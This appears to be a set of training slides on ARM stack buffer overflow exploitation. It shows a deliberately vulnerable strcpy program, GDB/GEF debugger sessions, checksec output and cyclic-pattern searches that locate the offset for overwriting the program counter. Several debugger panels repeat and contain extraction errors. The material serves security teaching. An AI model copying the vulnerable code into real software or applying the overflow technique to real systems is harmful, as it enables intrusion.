

[ code:arm ]

```
0x10424 <main+8>      sub    sp,   sp,   #16
0x10428 <main+12>     str    r0,   [r11,  #-16]
0x1042c <main+16>     str    r1,   [r11,  #-20] ; 0xfffffffffec
0x10430 <main+20>     sub    r3,   r11,  #12
0x10434 <main+24>     mov    r0,   r3
0x10438 <main+28>     bl    0x102c4 <gets@plt>
-> 0x1043c <main+32>     mov    r0,   r3
0x10440 <main+36>     sub    sp,   r11,  #4
0x10444 <main+40>     pop    {r11,  pc}
0x10448 <__libc_csu_init+0> push   {r3,   r4,   r5,   r6,   r7,   r8,   r9,   lr}
0x1044c <__libc_csu_init+4> mov    r7,   r0
0x10450 <__libc_csu_init+8> ldr    r6,   [pc,  #76]      ; 0x104a4 <__libc_csu_init+92>
```

Stack  
Frame

```
0xbefff238|+0x00: 0xbefff3a4 -> 0xbefff503 -> "/home/azeria/exp/stack" <-$sp
0xbefff23c|+0x04: 0x00000001
0xbefff240|+0x08: "AAAAAAAAAAAAAAA"   <-$r0   └─ "buffer"
0xbefff244|+0x0c: "AAAAAAAAAAA"   └─ prev. R11/FP
0xbefff248|+0x10: "AAAAAAA"   └─ prev. LR
0xbefff24c|+0x14: "AAA"   └─
0xbefff250|+0x18: 0xb6fb1000 -> 0x0013cf20
0xbefff254|+0x1c: 0xbefff3a4 -> 0xbefff503 -> "/home/azeria/exp/stack"
```






```
#include<stdio.h>
#include <string.h>

void func1(char *s)
{
    char buffer[128];
    strcpy(buffer, s);
}

int main(int argc, char *argv[])
{
    if(argc > 1) {
        func1(argv[1]);
        printf("Everything's fine.\n");
    }
}
```



```
gef> disassemble main
Dump of assembler code for function main:
0x00400554 <+0>:    push    {r7, lr}
0x00400556 <+2>:    sub     sp, #8
0x00400558 <+4>:    add     r7, sp, #0
0x0040055a <+6>:    str     r0, [r7, #4]
0x0040055c <+8>:    str     r1, [r7, #0]
0x0040055e <+10>:   ldr     r3, [r7, #4]
0x00400560 <+12>:   cmp     r3, #1
0x00400562 <+14>:   ble.n  0x40057a <main+38>
0x00400564 <+16>:   ldr     r3, [r7, #0]
0x00400566 <+18>:   adds   r3, #4
0x00400568 <+20>:   ldr     r3, [r3, #0]           LR = 0x00400570
0x0040056a <+22>:   mov    r0, r3
0x0040056c <+24>:   bl     0x400538 <func1>
0x00400570 <+28>:   ldr     r3, [pc, #16] ; (0x400584 <main+48>)
0x00400572 <+30>:   add    r3, pc
0x00400574 <+32>:   mov    r0, r3
0x00400576 <+34>:   blx    0x4003f8 <puts@plt>
0x0040057a <+38>:   movs   r3, #0
0x0040057c <+40>:   mov    r0, r3
0x0040057e <+42>:   adds   r7, #8
0x00400580 <+44>:   mov    sp, r7
0x00400582 <+46>:   pop    {r7, pc}
0x00400584 <+48>:   andeq r0, r0, r2, rrx
End of assembler dump.
gef>
```




```
gef> disassemble func1
Dump of assembler code for function func1:
0x004000538 <+0>:    push   {r7, lr}
0x00400053a <+2>:    sub    sp, #136          ; 0x88
0x00400053c <+4>:    add    r7, sp, #0
0x00400053e <+6>:    str    r0, [r7, #4]
0x004000540 <+8>:    add.w  r3, r7, #8
0x004000544 <+12>:   ldr    r1, [r7, #4]
0x004000546 <+14>:   mov    r0, r3
=> 0x004000548 <+16>: blx    0x4003ec <strcpy@plt>
0x00400054c <+20>:   nop
0x00400054e <+22>:   adds   r7, #136          ; 0x88
0x004000550 <+24>:   mov    sp, r7
0x004000552 <+26>:   pop    {r7, pc}

End of assembler dump.
gef>
```



# DEBUGGING WITH GDB



```
user@azeria-labs-arm:~/challenges$ gdb challenge1
GNU gdb (Debian 8.1-4) 8.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "arm-linux-gnueabihf".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef` to start, `gef config` to configure
65 commands loaded for GDB 8.1 using Python engine 3.6
[*] 5 commands could not be loaded, run `gef missing` to know why.
Reading symbols from challenge1...(no debugging symbols found)...done.
gef> b func1
Breakpoint 1 at 0x548
gef> run "$test"
```

environment variable  
with your payload

\$ export test=\$(./exploit.py)



```
gef> run "$test"
```

```
Starting program: /home/user/challenges/challenge1 "$test"
[ Legend: Modified register | Code | Heap | Stack | String ]
```

[ registers ]

```
$r0 : 0xbffff2d0 → 0x00000000
$r1 : 0xbffff603 → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$r2 : 0xbffff4c0 → 0xbffff6c8 → "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so[...]"
$r3 : 0xbffff2d0 → 0x00000000
$r4 : 0xbffff378 → 0xd846d6aa
$r5 : 0x0
$r6 : 0x0
$r7 : 0xbffff2c8 → 0x03ae75f6
$r8 : 0x0
$r9 : 0x0
$r10: 0x411000 → lsrs r0, r2, #28
$r11: 0x0
$r12: 0xbffff3e0 → 0x00000001
$sp : 0xbffff2c8 → 0x03ae75f6
$lr : 0x400571 → <main+29> ldr r3, [pc, #16] ; (0x400584 <main+48>)
$pc : 0x400548 → <func1+16> blx 0x4003ec <strcpy@plt>
$cpsr : [NEGATIVE zero carry overflow interrupt fast THUMB]
```

[ stack ]

```
0xbffff2c8 +0x00: 0x03ae75f6 ← $r7, $sp
0xbffff2cc +0x04: 0xbffff603 → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0xbffff2d0 +0x08: 0x00000000 ← $r0, $r3
0xbffff2d4 +0x0c: 0xbfffffc60 → 0xbffffd000 → 0x464c457f
0xbffff2d8 +0x10: 0x00000000
0xbffff2dc +0x14: 0x00000004
0xbffff2e0 +0x18: 0xbffff350 → 0xbffff358 → 0xbffff4b4 → 0xbffff5e2 → "/home/user/challenges/challenge1"
0xbffff2e4 +0x1c: 0xbffffd0fc → 0x00000000
```

[ code:arm:thumb ]

```
0x400541 <func1+9> add.w r3, r7, #8
0x400545 <func1+13> ldr r1, [r7, #4]
0x400547 <func1+15> mov r0, r3
→ 0x400549 <func1+17> blx 0x4003ec <strcpy@plt>
↳ 0x4003ec <strcpy@plt+0> add r12, pc, #0, 12
0x4003f0 <strcpy@plt+4> add r12, r12, #16, 20 ; 0x10000
0x4003f4 <strcpy@plt+8> ldr pc, [r12, #3100]! ; 0xc1c
0x4003f8 <puts@plt+0> add r12, pc, #0, 12
0x4003fc <puts@plt+4> add r12, r12, #16, 20 ; 0x10000
0x400400 <puts@plt+8> ldr pc, [r12, #3092]! ; 0xc14
```

```
gef> run "$test"
```

```
Starting program: /home/user/challenges/challenge1 "$test"
[ Legend: Modified register | Code | Heap | Stack | String ]
```

[ registers ]

```
$r0 : 0xbffff2d0 → 0x00000000
$r1 : 0xbffff603 → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$r2 : 0xbffff4c0 → 0xbffff6c8 → "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so[...]"
$r3 : 0xbffff2d0 → 0x00000000
$r4 : 0xbffff378 → 0xd846d6aa
$r5 : 0x0
$r6 : 0x0
$r7 : 0xbffff2c8 → 0x03ae75f6
$r8 : 0x0
$r9 : 0x0
$r10: 0x411000 → lsrs r0, r2, #28
$r11: 0x0
$r12: 0xbffff3e0 → 0x00000001
$sp : 0xbffff2c8 → 0x03ae75f6
$lr : 0x400571 → <main+29> ldr r3, [pc, #16] ; (0x400584 <main+48>)
$pc : 0x400548 → <func1+16> blx 0x4003ec <strcpy@plt>
$cpsr : [NEGATIVE zero carry overflow interrupt fast THUMB]
```

## REGISTERS

[ stack ]

```
0xbffff2c8 +0x00: 0x03ae75f6 ← $r7, $sp
0xbffff2cc +0x04: 0xbffff603 → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0xbffff2d0 +0x08: 0x00000000 ← $r0, $r3
0xbffff2d4 +0x0c: 0xbfffffc60 → 0xbffffd000 → 0x464c457f
0xbffff2d8 +0x10: 0x00000000
0xbffff2dc +0x14: 0x00000004
0xbffff2e0 +0x18: 0xbffff350 → 0xbffff358 → 0xbffff4b4 → 0xbffff5e2 → "/home/user/challenges/challenge1"
0xbffff2e4 +0x1c: 0xbffffd0fc → 0x00000000
```

[ code:arm:thumb ]

```
0x400541 <func1+9>    add.w  r3, r7, #8
0x400545 <func1+13>   ldr    r1, [r7, #4]
0x400547 <func1+15>   mov    r0, r3
→ 0x400549 <func1+17> blx    0x4003ec <strcpy@plt>
↳ 0x4003ec <strcpy@plt+0> add    r12, pc, #0, 12
0x4003f0 <strcpy@plt+4> add    r12, r12, #16, 20 ; 0x10000
0x4003f4 <strcpy@plt+8> ldr    pc, [r12, #3100]! ; 0xc1c
0x4003f8 <puts@plt+0>  add    r12, pc, #0, 12
0x4003fc <puts@plt+4>  add    r12, r12, #16, 20 ; 0x10000
0x400400 <puts@plt+8>  ldr    pc, [r12, #3092]! ; 0xc14
```

```
gef> run "$test"
```

```
Starting program: /home/user/challenges/challenge1 "$test"
[ Legend: Modified register | Code | Heap | Stack | String ]
```

[ registers ]

```
$r0 : 0xbffff2d0 → 0x00000000
$r1 : 0xbffff603 → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$r2 : 0xbffff4c0 → 0xbffff6c8 → "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so[...]"
$r3 : 0xbffff2d0 → 0x00000000
$r4 : 0xbffff378 → 0xd846d6aa
$r5 : 0x0
$r6 : 0x0
$r7 : 0xbffff2c8 → 0x03ae75f6
$r8 : 0x0
$r9 : 0x0
$r10: 0x411000 → lsrs r0, r2, #28
$r11: 0x0
$r12: 0xbffff3e0 → 0x00000001
$sp : 0xbffff2c8 → 0x03ae75f6
$lr : 0x400571 → <main+29> ldr r3, [pc, #16] ; (0x400584 <main+48>)
$pc : 0x400548 → <func1+16> blx 0x4003ec <strcpy@plt>
$cpsr : [NEGATIVE zero carry overflow interrupt fast THUMB]
```

## REGISTERS

[ stack ]

0xbffff2c8	+0x00: 0x03ae75f6	← \$r7, \$sp
0xbffff2cc	+0x04: 0xbffff603	→ "AAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0xbffff2d0	+0x08: 0x00000000	← \$r0, \$r3
0xbffff2d4	+0x0c: 0xbfffffc60	→ 0xbffffd000 → 0x464c457f
0xbffff2d8	+0x10: 0x00000000	
0xbffff2dc	+0x14: 0x00000004	
0xbffff2e0	+0x18: 0xbffff350	→ 0xbffff358 → 0xbffff4b4 → 0xbffff5e2 → "/home/user/challenges/challenge1"
0xbffff2e4	+0x1c: 0xbffffd0fc	→ 0x00000000

## STACK

[ code:arm:thumb ]

```
0x400541 <func1+9>      add.w  r3, r7, #8
0x400545 <func1+13>      ldr    r1, [r7, #4]
0x400547 <func1+15>      mov    r0, r3
→ 0x400549 <func1+17>    blx   0x4003ec <strcpy@plt>
↳ 0x4003ec <strcpy@plt+0> add    r12, pc, #0, 12
0x4003f0 <strcpy@plt+4>  add    r12, r12, #16, 20 ; 0x10000
0x4003f4 <strcpy@plt+8>  ldr    pc, [r12, #3100]! ; 0xc1c
0x4003f8 <puts@plt+0>   add    r12, pc, #0, 12
0x4003fc <puts@plt+4>   add    r12, r12, #16, 20 ; 0x10000
0x400400 <puts@plt+8>   ldr    pc, [r12, #3092]! ; 0xc14
```

```
gef> run "$test"
```

```
Starting program: /home/user/challenges/challenge1 "$test"
[ Legend: Modified register | Code | Heap | Stack | String ]
```

[ registers ]

```
$r0 : 0xbffff2d0 → 0x00000000
$r1 : 0xbffff603 → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$r2 : 0xbffff4c0 → 0xbffff6c8 → "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so[...]"
$r3 : 0xbffff2d0 → 0x00000000
$r4 : 0xbffff378 → 0xd846d6aa
$r5 : 0x0
$r6 : 0x0
$r7 : 0xbffff2c8 → 0x03ae75f6
$r8 : 0x0
$r9 : 0x0
$r10: 0x411000 → lsrs r0, r2, #28
$r11: 0x0
$r12: 0xbffff3e0 → 0x00000001
$sp : 0xbffff2c8 → 0x03ae75f6
$lr : 0x400571 → <main+29> ldr r3, [pc, #16] ; (0x400584 <main+48>)
$pc : 0x400548 → <func1+16> blx 0x4003ec <strcpy@plt>
$cpsr : [NEGATIVE zero carry overflow interrupt fast THUMB]
```

REGISTERS

[ stack ]

```
0xbffff2c8 +0x00: 0x03ae75f6 ← $r7, $sp
0xbffff2cc +0x04: 0xbffff603 → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0xbffff2d0 +0x08: 0x00000000 ← $r0, $r3
0xbffff2d4 +0x0c: 0xbfffffc60 → 0xbffffd000 → 0x464c457f
0xbffff2d8 +0x10: 0x00000000
0xbffff2dc +0x14: 0x00000004
0xbffff2e0 +0x18: 0xbffff350 → 0xbffff358 → 0xbffff4b4 → 0xbffff5e2 → "/home/user/challenges/challenge1"
0xbffff2e4 +0x1c: 0xbffffd0fc → 0x00000000
```

STACK

[ code:arm:thumb ]

```
0x400541 <func1+9> add.w r3, r7, #8
0x400545 <func1+13> ldr r1, [r7, #4]
0x400547 <func1+15> mov r0, r3
→ 0x400549 <func1+17> blx 0x4003ec <strcpy@plt>
↳ 0x4003ec <strcpy@plt+0> add r12, pc, #0, 12
0x4003f0 <strcpy@plt+4> add r12, r12, #16, 20 ; 0x10000
0x4003f4 <strcpy@plt+8> ldr pc, [r12, #3100]! ; 0xc1c
0x4003f8 <puts@plt+0> add r12, pc, #0, 12
0x4003fc <puts@plt+4> add r12, r12, #16, 20 ; 0x10000
0x400400 <puts@plt+8> ldr pc, [r12, #3092]! ; 0xc14
```

INSTRUCTIONS

```
Breakpoint 1, 0x00400548 in func1 ()
gef> vmmmap


| Start       | End        | Offset     | Perm | Path                                  |
|-------------|------------|------------|------|---------------------------------------|
| 0x00400000  | 0x00401000 | 0x00000000 | r-x  | /home/user/challenges/challenge1      |
| 0x00410000  | 0x00411000 | 0x00000000 | r-x  | /home/user/challenges/challenge1      |
| 0x00411000  | 0x00412000 | 0x00001000 | rwx  | /home/user/challenges/challenge1      |
| 0xb6ede000  | 0xb6fc0000 | 0x00000000 | r-x  | /lib/arm-linux-gnueabihf/libc-2.27.so |
| 0xb6fc0000  | 0xb6fd0000 | 0x000e2000 | ---  | /lib/arm-linux-gnueabihf/libc-2.27.so |
| 0xb6fd0000  | 0xb6fd2000 | 0x000e2000 | r-x  | /lib/arm-linux-gnueabihf/libc-2.27.so |
| 0xb6fd2000  | 0xb6fd3000 | 0x000e4000 | rwx  | /lib/arm-linux-gnueabihf/libc-2.27.so |
| 0xb6fd3000  | 0xb6fd6000 | 0x00000000 | rwx  |                                       |
| 0xb6fd6000  | 0xb6fee000 | 0x00000000 | r-x  | /lib/arm-linux-gnueabihf/ld-2.27.so   |
| 0xb6ffb9000 | 0xb6ffb000 | 0x00000000 | rwx  |                                       |
| 0xb6ffb000  | 0xb6ffc000 | 0x00000000 | r-x  | [sigpage]                             |
| 0xb6ffc000  | 0xb6ffd000 | 0x00000000 | r--  | [vvar]                                |
| 0xb6ffd000  | 0xb6ffe000 | 0x00000000 | r-x  | [vdso]                                |
| 0xb6ffe000  | 0xb6fff000 | 0x00018000 | r-x  | /lib/arm-linux-gnueabihf/ld-2.27.so   |
| 0xb6fff000  | 0xb7000000 | 0x00019000 | rwx  | /lib/arm-linux-gnueabihf/ld-2.27.so   |
| 0befdf000   | 0xbf000000 | 0x00000000 | rwx  | [stack]                               |
| 0fffff0000  | 0fffff1000 | 0x00000000 | r-x  | [vectors]                             |


```
gef> checksec
[+] checksec for '/home/user/challenges/challenge1'
Canary : No
NX : No
PIE : Yes
Fortify : No
RelRO : Partial
gef> █
```


```

MEMORY SPACE MAPPING

SECURITY PROPERTIES OF  
CURRENT EXECUTABLE



# EXAMINE MEMORY

```
gef> x/4i $pc
=> 0x400548 <func1+16>: blx    0x4003ec <strcpy@plt>
    0x40054c <func1+20>: nop
    0x40054e <func1+22>: adds   r7, #136      ; 0x88
    0x400550 <func1+24>: mov    sp, r7

gef> x/16wx 0xbefff603
0xbefff603: 0x41414141 0x41414141 0x41414141 0x41414141
0xbefff613: 0x41414141 0x41414141 0x41414141 0x41414141
0xbefff623: 0x41414141 0x41414141 0x41414141 0x41414141
0xbefff633: 0x41414141 0x41414141 0x41414141 0x41414141
gef> x/16wx $sp
0xbefff2c8: 0x03ae75f6 0xbefff603 0x00000000 0xb6fffc60
0xbefff2d8: 0x00000000 0x00000004 0xbefff350 0xb6ffd0fc
0xbefff2e8: 0xbefff41c 0xb6fdcf75 0x00000000 0xb6ffd13c
0xbefff2f8: 0x00000004 0xb6ffd14c 0xb6fffc60 0xbefff354
gef> █
```

Syntax: *x/<count><format><unit>*

FORMAT	UNIT
<b>x</b> - Hexadecimal	<b>b</b> - bytes
<b>d</b> - decimal	<b>h</b> - half words (2 bytes)
<b>i</b> - instructions	<b>w</b> - words (4 bytes)
<b>t</b> - binary (two)	<b>g</b> - giant words (8 bytes)
<b>o</b> - octal	
<b>u</b> - unsigned	
<b>s</b> - string	
<b>c</b> - character	

```
gef> pattern create 200
gef> pattern create 200
[+] Generating a pattern of 200 bytes
aaaabaaacaadaaaeaaafaaggaaaaahaaiaajaaakaaalaaamaaanaaaaoaaapaaaqaaaraasaataaaauuaavaaawaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaa
bnaaboabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab
[+] Saved as '_gef1'
gef> run aaaabaaacaadaaaeaaafaaggaaaaahaaiaajaaakaaalaaamaaanaaaaoaaapaaaqaaaraasaataaaauuaavaaawaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabk
aablaabmaabnaaboabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab
Starting program: /home/user/challenges/challenge1
aaaabaaacaadaaaeaaafaaggaaaaahaaiaajaaakaaalaaamaaanaaaaoaaapaaaqaaaraasaataaaauuaavaaawaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabk
zaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab
[ Legend: Modified register | Code | Heap | Stack | String ]
```

## —[ registers ]—

```
$r0 : 0xbefff2d0 → 0x00000000
$r1 : 0xbefff5ff → "aaaabaaaacaadaaaeaaafaaagaaaahaaaiaajaaakaalaaama[...]"
$r2 : 0xbefff4c0 → 0xbefff6c8 → "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so[...]"
$r3 : 0xbefff2d0 → 0x00000000
$r4 : 0xbefff378 → 0xbcf8eae4
$r5 : 0x0
$r6 : 0x0
$r7 : 0xbefff2c8 → 0x03ae75f6
$r8 : 0x0
$r9 : 0x0
$r10 : 0x411000 → lsrs r0, r2, #28
$r11 : 0x0
$r12 : 0xbefff3e0 → 0x00000001
$sp : 0xbefff2c8 → 0x03ae75f6
$lr : 0x400571 → <main+29> ldr r3, [pc, #16] ; (0x400584 <main+48>)
$pc : 0x400548 → <func1+16> blx 0x4003ec <strcpy@plt>
$cpsr : [NEGATIVE zero carry overflow interrupt fast THUMB]
```

— [ stack ] —

```
0xbefff2c8 +0x00: 0x03ae75f6 → ← $r7, $sp
0xbefff2cc +0x04: 0xbefff5ff → "aaaabaaaacaaadaaaeaaafaaagaaaahaaiaajaaakaalaaama[...]"
0xbefff2d0 +0x08: 0x00000000 → ← $r0, $r3
0xbefff2d4 +0x0c: 0xb6fffcc60 → 0xb6ffd000 → 0x464c457f
0xbefff2d8 +0x10: 0x00000000
0xbefff2dc +0x14: 0x00000004
0xbefff2e0 +0x18: 0xbefff350 → 0xbefff358 → 0xbefff4b4 → 0xbefff5de → "/home/user/challenges/challenge1"
0xbefff2e4 +0x1c: 0xb6ffd0fc → 0x00000000
```

—[ code:arm:thumb ]—

```
    0x400541 <func1+9>      add.w  r3,  r7,  #8
    0x400545 <func1+13>     ldr    r1,  [r7,  #4]
    0x400547 <func1+15>     mov    r0,  r3
→ 0x400549 <func1+17>     blx   0x4003ec <strcpy@plt>
↳ 0x4003ec <strcpy@plt+0> add   r12,  pc,  #0,  12
    0x4003f0 <strcpy@plt+4> add   r12,  r12,  #16,  20 ; 0x10000
    0x4003f4 <strcpy@plt+8> ldr   pc,  [r12,  #3100]! ; 0xc1c
```

```


Program received signal SIGSEGV, Segmentation fault.
[ Legend: Modified register | Code | Heap | Stack | String ]
[ registers ]——
$r0 : 0xbffff2f0 → "aaaabaaacaaadaaaeaaafaaagaaaahaaiaajaaakaaalaaama[...]"
$r1 : 0xbffff6e5 → "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so[...]"
$r2 : 0x0
$r3 : 0x5f534c00
$r4 : 0xbffff398 → "raabsaabtaabuaabvaabwaabxaabyaab"
$r5 : 0x0
$r6 : 0x0
$r7 : 0x62616168 ("haab"?) 
$r8 : 0x0
$r9 : 0x0
$r10: 0x411000 → lsrs r0, r2, #28
$r11: 0x0
$r12: 0xbffff2f0 → "aaaabaaacaaadaaaeaaafaaagaaaahaaiaajaaakaaalaaama[...]"
$sp : 0xbffff378 → "jaabkaablaabmaabnaaboapaabqaabraabsaabtaabuaabva[...]"
$lr : 0x40054d → <func1+21> nop
$pc : 0x62616168 ("haab"?) 
$cpsr : [NEGATIVE zero carry overflow interrupt fast THUMB]
[ stack ]——
0xbffff378 +0x00: "jaabkaablaabmaabnaaboapaabqaabraabsaabtaabuaabva[...]" ← $sp
0xbffff37c +0x04: "kaablaabmaabnaaboapaabqaabraabsaabtaabuaabvaabwa[...]"
0xbffff380 +0x08: "laabmaabnaaboapaabqaabraabsaabtaabuaabvaabwaabxa[...]"
0xbffff384 +0x0c: "maabnaaboapaabqaabraabsaabtaabuaabvaabwaabxaabyaab[...]"
0xbffff388 +0x10: "naaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab"
0xbffff38c +0x14: "oabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab"
0xbffff390 +0x18: "paaqqaabraabsaabtaabuaabvaabwaabxaabyaab"
0xbffff394 +0x1c: "qaabaaabsaabtaabuaabvaabwaabxaabyaab"
[ code:arm:thumb ]——
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x62616168
[ threads ]——
[#0] Id 1, Name: "challenge1", stopped, reason: SIGSEGV
[ trace ]——
0x62616168 in ?? ()
gef> pattern search $pc
[+] Searching '$pc'
[+] Found at offset 128 (little-endian search) likely
gef> pattern search $pc+1
[+] Searching '$pc+1'
[+] Found at offset 132 (little-endian search) likely
gef> 

```

Search pattern found in a register.  
In Thumb, the PC value is decreased by 1.  
The actual value is PC+1.  
Search for PC+1 to get the accurate value


# EXERCISE

- Open the PDF Lab-Workbook-v1.0-SAS.pdf and follow the instructions



# RETURN ORIENTED PROGRAMMING

NX, Return-to-LIBC



